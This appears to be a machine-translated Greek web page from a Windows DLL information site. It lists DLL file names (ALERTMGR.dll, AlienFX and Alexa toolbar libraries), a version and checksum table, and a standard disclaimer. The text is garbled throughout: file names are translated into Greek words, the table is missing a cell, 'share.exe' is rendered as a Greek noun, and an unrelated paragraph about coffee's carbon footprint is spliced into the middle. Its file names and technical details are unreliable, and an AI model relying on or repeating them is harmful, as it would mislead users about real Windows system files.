Νέος: Windows Dynamic Link Library DB: ALERTMGR.dll, ver. , ειδοποιήσεις.dll, ver. , ειδοποιήσεις.πόροι.dll, ver. , ειδοποιήσεις.DLL, Alexatoolbar.10.0.dll, alexatoolbarssb.10.0.DLL, αλλοδαπός.dll, alienfx.επικοινωνία.Ανδρομέδα.dll, alienfx.επικοινωνία.πυρήνας.dll, alienfx.επικοινωνία.dll, alienfx.επικοινωνία.PID0X511.dll, alienfx.επικοινωνία.PID0X512.dll, alienfx.επικοινωνία.PID0X513.dll, alienfx.επικοινωνία.PID0X514.dll, alienfx.επικοινωνία.PID0X515.dll, dllhost κ.λπ.
Διαθέσιμος πίνακας λίστας έκδοσης, επιλέξτε την έκδοση που έχετε στον υπολογιστή σας:
| Ασφάλεια | MD5 ή SHECHSUM | Εκδοχή | Τοποθεσία | Μέγεθος |
| N/a | 92E9B258 | 2.1.4.0 | 0 β |
Ποιο είναι το αποτύπωμα άνθρακα του καφέ σας?
Είναι χαμηλό? Είναι ψηλά? Μπορεί αυτά τα πράγματα να σκοτώσουν πραγματικά τον πλανήτη Γη? Ίσως η απάντηση θα σας εκπλήξει. Μάλλον όχι.
Αποποίηση ευθυνών
Αυτός ο ιστότοπος και όλες οι πληροφορίες που γράφονται εδώ είναι μόνο για πληροφοριακούς σκοπούς, χωρίς καμία ποικιλία. Χρησιμοποιείτε αυτές τις σελίδες με δικό σας κίνδυνο. Θα πρέπει πάντα να επαληθεύετε την ακρίβεια των πληροφοριών που παρέχονται σε αυτήν τη σελίδα. Δίνουμε μεγάλη προσοχή για να σας παρέχουμε τις σωστές πληροφορίες. Ωστόσο, πολλά προγράμματα spyware και κακόβουλου λογισμικού χρησιμοποιούν ονόματα αρχείων συνηθισμένων διαδικασιών και DLL. Εάν έχουμε συμπεριλάβει πληροφορίες σχετικά με το μερίδιο.exe που είναι ανακριβές, θα εκτιμούσαμε τη βοήθειά σας, γνωρίζοντας μας για την κριτική χρήστη σας. Επίσης, οι σύνδεσμοι Web με τους προμηθευτές λογισμικού και DLL παρέχονται μόνο για τη συμμόρφωσή σας και δεν μπορούμε να εγγυηθούμε την ακρίβειά του ούτε τη συνάφεια με το DLL ή τη διαδικασία που αναφέρεται σε αυτή τη σελίδα. Δεν είμαστε συνδεδεμένοι με αυτές τις σελίδες. Δεν είμαστε υπεύθυνοι για τα εσφαλμένα αποτυπώματα σε αυτόν τον ιστότοπο ή τις αλλαγές που συνέβησαν από τη δημοσίευση αυτής της σελίδας. Τα ονόματα του προϊόντος, του λογισμικού και των λειτουργικών συστημάτων που αναφέρονται σε αυτόν τον ιστότοπο, μπορούν να διατεθούν με πνευματικά δικαιώματα και σήματα κατατεθέν των ιδιοκτητών τους.


